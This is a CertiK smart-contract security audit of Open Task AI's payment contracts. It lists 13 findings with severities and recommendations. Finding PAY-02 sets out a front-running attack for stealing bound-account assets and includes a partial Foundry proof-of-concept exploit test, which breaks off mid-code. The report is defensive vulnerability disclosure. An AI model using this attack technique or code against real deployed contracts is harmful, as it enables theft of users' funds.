



Security Assessment

Open Task AI - Audit

CertiK Assessed on Nov 4th, 2024





Certik Assessed on Nov 4th, 2024

Open Task AI - Audit

The security assessment was prepared by Certik, the leader in Web3.0 security.

Executive Summary

TYPES

Platform

ECOSYSTEM

EVM Compatible

METHODS

Manual Review, Static Analysis

LANGUAGE

Solidity

TIMELINE

Delivered on 11/04/2024

KEY COMPONENTS

N/A

CODEBASE

[OpenTaskAI](#)[View All in Codebase Page](#)

COMMITTS

- [4e82bc7477c1b667fe10649e7eb303e7dede1463](#)
- [0b5e1cda4e00bee5693a90a298f3017305f7fa74](#)
- [edec38e20cf2e134b7aa05101df718e2b2053799](#)

[View All in Codebase Page](#)

Highlighted Centralization Risks



Contract upgradeability



Withdraws can be disabled

Vulnerability Summary



13

Total Findings

5

Resolved

0

Mitigated

0

Partially Resolved

8

Acknowledged

0

Declined



0 Critical

Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.



3 Major

1 Resolved, 2 Acknowledged



Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.



2 Medium

2 Resolved



Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.



7 Minor

1 Resolved, 6 Acknowledged



Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.



1 Informational

1 Resolved



Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | OPEN TASK AI - AUDIT

I **Summary**

[Executive Summary](#)

[Vulnerability Summary](#)

[Codebase](#)

[Audit Scope](#)

[Approach & Methods](#)

I **Review Notes**

[Overview](#)

[Audit Scope](#)

[External Dependencies](#)

[Addresses](#)

[Privileged Functions](#)

I **Findings**

[CON-01 : Centralization Related Risks](#)

[PAY-02 : Lack of Bind Wallet Information in Signature Field Makes It Vulnerable to Front-Running Attacks](#)

[PAY-13 : Centralized Control of Contract Upgrade](#)

[CON-02 : `simpleDeposit` Using `TransferHelper`s `safeTransferFrom` Has Fake Deposit Problem](#)

[PAY-03 : The `messageHash` of the `deposit` and `unfreeze` Functions Have the Same Parameter Types and Lengths](#)

[CON-03 : Missing Zero Address Validation](#)

[PAY-05 : Unprotected Initializer](#)

[PAY-06 : `setFeeTo` May Cause Incorrect Mapping Between `feeToAccount` and Its Bind Wallet](#)

[PAY-07 : Modifying the Signer or Domain Hash Will Render All Unexpired `SN`s Invalid](#)

[PAY-08 : Locked Blockchain Native Tokens](#)

[PAY-09 : `simpleDeposit` Does Not Validate Whether `msg.sender` and `_to` Accounts Are Bound](#)

[PAY-10 : Missing Check for `msg.value` in ERC20 Token Deposits](#)

[PAY-04 : Incompatibility With Deflationary Tokens](#)

I **Appendix**

I **Disclaimer**

CODEBASE | OPEN TASK AI - AUDIT

Repository







[OpenTaskAI](#)

Commit

- [4e82bc7477c1b667fe10649e7eb303e7dede1463](#)
- [0b5e1cda4e00bee5693a90a298f3017305f7fa74](#)
- [edec38e20cf2e134b7aa05101df718e2b2053799](#)

AUDIT SCOPE | OPEN TASK AI - AUDIT

6 files audited ● 2 files with Acknowledged findings ● 4 files without findings

ID	Repo	File	SHA256 Checksum
● CON	opentaskai/opentaskai-web3-protocol	 Config.sol	d4a84ab15f2bdc157cdefe5691cdaf252c4 b4a8b4871b36c96338d125b02bbc2
● PAY	opentaskai/opentaskai-web3-protocol	 Payment.sol	e8cd3a75526b392413ae1b12a407fcb796 e9aaa9415c42615e39ff3774ebc9d7
● COF	opentaskai/opentaskai-web3-protocol	 Config.sol	d4a84ab15f2bdc157cdefe5691cdaf252c4 b4a8b4871b36c96338d125b02bbc2
● PAM	opentaskai/opentaskai-web3-protocol	 Payment.sol	6cfd27d626f5376791a142e2ca15b82b3fd c461ce7204d169ed6e2066145886d
● COI	opentaskai/opentaskai-web3-protocol	 Config.sol	d4a84ab15f2bdc157cdefe5691cdaf252c4 b4a8b4871b36c96338d125b02bbc2
● PAE	opentaskai/opentaskai-web3-protocol	 Payment.sol	0d750045b2f2838abbbdd1b4d8f6cbb936d db4e3b5df049b73479d4149ae2c1f6

APPROACH & METHODS | OPEN TASK AI - AUDIT

This report has been prepared for Open Task AI to discover issues and vulnerabilities in the source code of the Open Task AI - Audit project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | OPEN TASK AI - AUDIT

Overview

Open Task AI is a decentralized task management platform that connects task publishers and executors. It uses smart contracts to automate task assignments, ensuring transparency and security. Key features include:

1. **Task Posting:** Users can post and execute tasks in various fields.
2. **Blockchain Transparency:** All tasks are recorded on the blockchain.
3. **Automated Payments:** Smart contracts handle payments without intermediaries.
4. **Incentives:** Fair compensation encourages quality work.
5. **User-Friendly Interface:** Simplifies task management.
6. **Security:** Multi-layer protections for user data and funds.

The project aims to enhance task management efficiency and foster collaboration.

Audit Scope

This audit focuses on the payment system contracts, it includes:

- Config.sol
- Payment.sol

External Dependencies

In **Payment** contract and **Config** contract, the module inherits or uses a few of the depending injection contracts or addresses to fulfill the need of its business logic. The scope of the audit treats third party entities as black boxes and assume their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets.

Addresses

The following addresses interact at some point with specified contracts, making them an external dependency. All of the following values are initialized either at deployment time or by specific functions in smart contracts.

- address_token

We assume these contracts or addresses are valid and non-vulnerable actors and implementing proper logic to collaborate with the current project.

Privileged Functions

In the **Config** contract, the role `owner` has authority to change the owner and dev address, the role `dev` has authority to change the dev address, and the role `admin` has authority to change the admin address.

In the **Payment** contract, the role `admin` has authority to set the fee wallet address. The role `dev` has authority to set the auto bind enabled state, set the no SN enabled state, set the enabled status, set the maximum wallet count of one account, set the signer contract address, and set the domain hash. The role `owner` has authority to set the fee wallet address, set the auto bind enabled state, set the no SN enabled state, set the enabled status, set the maximum wallet count of one account, set the signer contract address, and set the domain hash.

These are specified in the findings under "Centralization Related Risks".

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community.

It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community.

FINDINGS | OPEN TASK AI - AUDIT



13

Total Findings

0

Critical

3

Major

2

Medium

7

Minor

1

Informational

This report has been prepared to discover issues and vulnerabilities for Open Task AI - Audit. Through this audit, we have uncovered 13 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
CON-01	Centralization Related Risks	Centralization	Major	● Acknowledged
PAY-02	Lack Of Bind Wallet Information In Signature Field Makes It Vulnerable To Front-Running Attacks	Design Issue	Major	● Resolved
PAY-13	Centralized Control Of Contract Upgrade	Centralization	Major	● Acknowledged
CON-02	<code>simpleDeposit</code> Using <code>TransferHelper</code> 'S <code>safeTransferFrom</code> Has Fake Deposit Problem	Logical Issue	Medium	● Resolved
PAY-03	The <code>messageHash</code> Of The <code>deposit</code> And <code>unfreeze</code> Functions Have The Same Parameter Types And Lengths	Inconsistency	Medium	● Resolved
CON-03	Missing Zero Address Validation	Volatile Code	Minor	● Acknowledged
PAY-05	Unprotected Initializer	Coding Issue	Minor	● Acknowledged
PAY-06	<code>setFeeTo</code> May Cause Incorrect Mapping Between <code>feeToAccount</code> And Its Bind Wallet	Inconsistency	Minor	● Acknowledged
PAY-07	Modifying The Signer Or Domain Hash Will Render All Unexpired <code>SN</code> S Invalid	Design Issue	Minor	● Acknowledged
PAY-08	Locked Blockchain Native Tokens	Design Issue	Minor	● Acknowledged


ID	Title	Category	Severity	Status
PAY-09	<code>simpleDeposit</code> Does Not Validate Whether <code>msg.sender</code> And <code>_to</code> Accounts Are Bound	Logical Issue	Minor	● Acknowledged
PAY-10	Missing Check For <code>msg.value</code> In ERC20 Token Deposits	Volatile Code	Minor	● Resolved
PAY-04	Incompatibility With Deflationary Tokens	Volatile Code	Informational	● Resolved

CON-01 | CENTRALIZATION RELATED RISKS


Category	Severity	Location	Status
Centralization	● Major	Config.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 35, 41, 47; Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 125, 130, 136, 145, 149, 153, 157, 177, 224, 252, 269, 291, 329, 369, 406, 447, 519	● Acknowledged

Description


In the contract `Config`, the role `admin` has authority over the functions shown in the diagram below. Any compromise to the `_admin` account may allow the hacker to take advantage of this authority and change the admin address.



In the contract `Config`, the role `dev` has authority over the functions shown in the diagram below. Any compromise to the `_dev` account may allow the hacker to take advantage of this authority and change the developer address.



In the contract `Config`, the role `owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and change the contract owner.




In addition, due to the `onlyDev` modifier, the `owner` can modify the `dev` address:

`Config.sol`


```
30     modifier onlyDev() {  
31         require(msg.sender == dev || msg.sender == owner, "dev forbidden");  
32     }  
33 }
```

In the contract `Payment`, the role `admin` has authority over the functions shown in the diagram below. Any compromise to the `_admin` account may allow the hacker to take advantage of this authority and set the fee wallet address.




In addition, the admin role can perform the freeze, unfreeze, cancel, and transfer operations on behalf of the users.

In the contract `Payment`, the role `dev` has authority over the functions shown in the diagram below. Any compromise to the `_dev` account may allow the hacker to take advantage of this authority and set the auto bind enabled state, set the no SN enabled state, set the enabled status, set the maximum wallet count of one account, set the signer contract address, and set the domain hash.



In the contract `Payment`, the role `owner` has authority over the functions shown in the diagram below. Any compromise to the `owner` account may allow the hacker to take advantage of this authority and set the fee wallet address, set the auto bind enabled state, set the no SN enabled state, set the enabled status, set the maximum wallet count of one account, set the signer contract address, and set the domain hash.



Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (2/3, 3/5) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
OR
- Remove the risky functionality.

Alleviation

[Open Task Ai, 10/29/2024]:

Issue acknowledged. I won't make any changes for the current version.

[CertiK, 10/29/2024]:

It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

[Open Task Ai, 10/31/2024]:

Issue acknowledged. I won't make any changes for the current version.

yes, we can use multi-signature wallets to enhance safety.

[CertiK, 11/01/2024]:

It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

We will update the finding status accordingly after multi-signature wallets are set. To mitigate the centralization risk, a combination of a time-lock and a multi signature ($2/3$, $3/5$) wallet can be applied in the short term.

PAY-02 | LACK OF BIND WALLET INFORMATION IN SIGNATURE FIELD MAKES IT VULNERABLE TO FRONT-RUNNING ATTACKS

Category	Severity	Location	Status
Design Issue	Major	Payment.sol (4e82bc7477c1b667fe10649e7eb303e7dede1463): 186, 236, 302, 332, 379, 418, 457, 528	Resolved

Description

In the contract, most functions require a signature to verify whether the issuer of the SN is the signer. However, the `messageHash` lacks the specified user address field (i.e., wallet address), making most functions vulnerable to front-running attacks. As long as there is a profit to be made, attackers can cause economic losses to other users.

The root cause of the vulnerability is that `msg.sender` (the actual sender of the transaction) is **not included in the signed message**. Without including `msg.sender`, the contract cannot verify whether the signature was intended to be used by the actual sender of the transaction, opening up the possibility for an attacker to front-run the transaction and bind/replace their own wallet.

Once bound, the attacker could steal assets from the bound account by calling `simpleWithdraw` function.

Scenario

The following is a profitable attack scenario:

- A malicious actor can monitor the mempool for a `bindAccount` transaction.
- The attacker can copy the signature and other parameters (`_account`, `_sn`, `_expired`) from the victim's pending transaction.
- The attacker can then submit their own transaction with a higher gas price, binding their own wallet to the victim's account (`_account`).
- Since `msg.sender` is not included in the signed message, the contract cannot verify that the signature is tied to the actual sender of the transaction.
- The attacker successfully binds their own wallet to the victim's account without the victim's consent.

Similarly, in the `replaceAccount` function, `msg.sender` is **not included in the signed message**. This means that an attacker can replace the bound wallet of a victim's account by front-running the victim's transaction.

Proof of Concept

use this `FrontRun.t.sol` contract in `test` folder, and run `forge test` to test:

```
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import {Payment} from "../contracts/Payment.sol";
import {Config} from "../contracts/Config.sol";
import {ERC20Token} from "../contracts/test/ERC20Token.sol";

contract FrontRunTest is Test {
    Config public config;
    Payment public payment;

    address public signer;
    uint256 public signerKey;
    address public owner;

    address public wallet1;
    address public wallet2;
    address public wallet3;

    address public attacker;

    ERC20Token public USDT;

    function setUp() public {

        owner = address(uint160(0x1337));
        signerKey = uint256(0x13337);
        signer = vm.addr(signerKey);
        attacker = address(uint160(0x133337));

        wallet1 = address(uint160(0xdead1));
        wallet2 = address(uint160(0xdead2));
        wallet3 = address(uint160(0xdead3));

        vm.startPrank(owner);

        //For convenience, the contract was deployed without using the proxy
pattern.
        payment = new Payment();
        payment.initialize();
        payment.setSigner(signer);

        //set no sn enabled
        payment.setNoSnEnabled(true);

        //set auto bind
        payment.setAutoBindEnabled(true);
```

```
//set 5 max wallet count
payment.setMaxWalletCount(5);

//deploy USDT and mint 1000 to wallet1
USDT = new ERC20Token("Tether USD", "USDT", 18);
USDT.mint(wallet1, 1000 * 10 ** 18);

vm.stopPrank();

}

function test_frontRunBindAccountAndWithdraw() public {

    bytes32 account = bytes32(uint256(0x123456));
    bytes32 sn = bytes32(uint256(0x0));
    uint id;
    assembly {
        id := chainid()
    }

    uint expired = block.timestamp + 100;

    //sign an record to bind wallet1 with account, and deposit token.
    sn = bytes32(uint256(sn) + 1);
    uint256 amount = 1000 * 10 ** 18;
    bytes32 messageHash =
keccak256(abi.encodePacked(account, address(USDT), amount, uint256(0), sn, expired, id,
address(payment)));
    messageHash = keccak256(abi.encodePacked("\x19Ethereum Signed Message:\n32",
messageHash));

    (uint8 v, bytes32 r, bytes32 s) = vm.sign(signerKey, messageHash);
    bytes memory signature = abi.encodePacked(r, s, v);

    //wallet1 deposit
    vm.startPrank(wallet1);

    USDT.approve(address(payment), type(uint256).max);
    payment.deposit(account, address(USDT), 1000 * 10 ** 18, 0, sn,
expired, signature);

    vm.stopPrank();

    //signer sign an sn and signature for wallet2 to bind with account
    sn = bytes32(uint256(sn) + 1);

    messageHash = keccak256(abi.encodePacked(account, sn, expired, id,
address(payment)));
    messageHash = keccak256(abi.encodePacked("\x19Ethereum Signed Message:\n32",
messageHash));
```

```
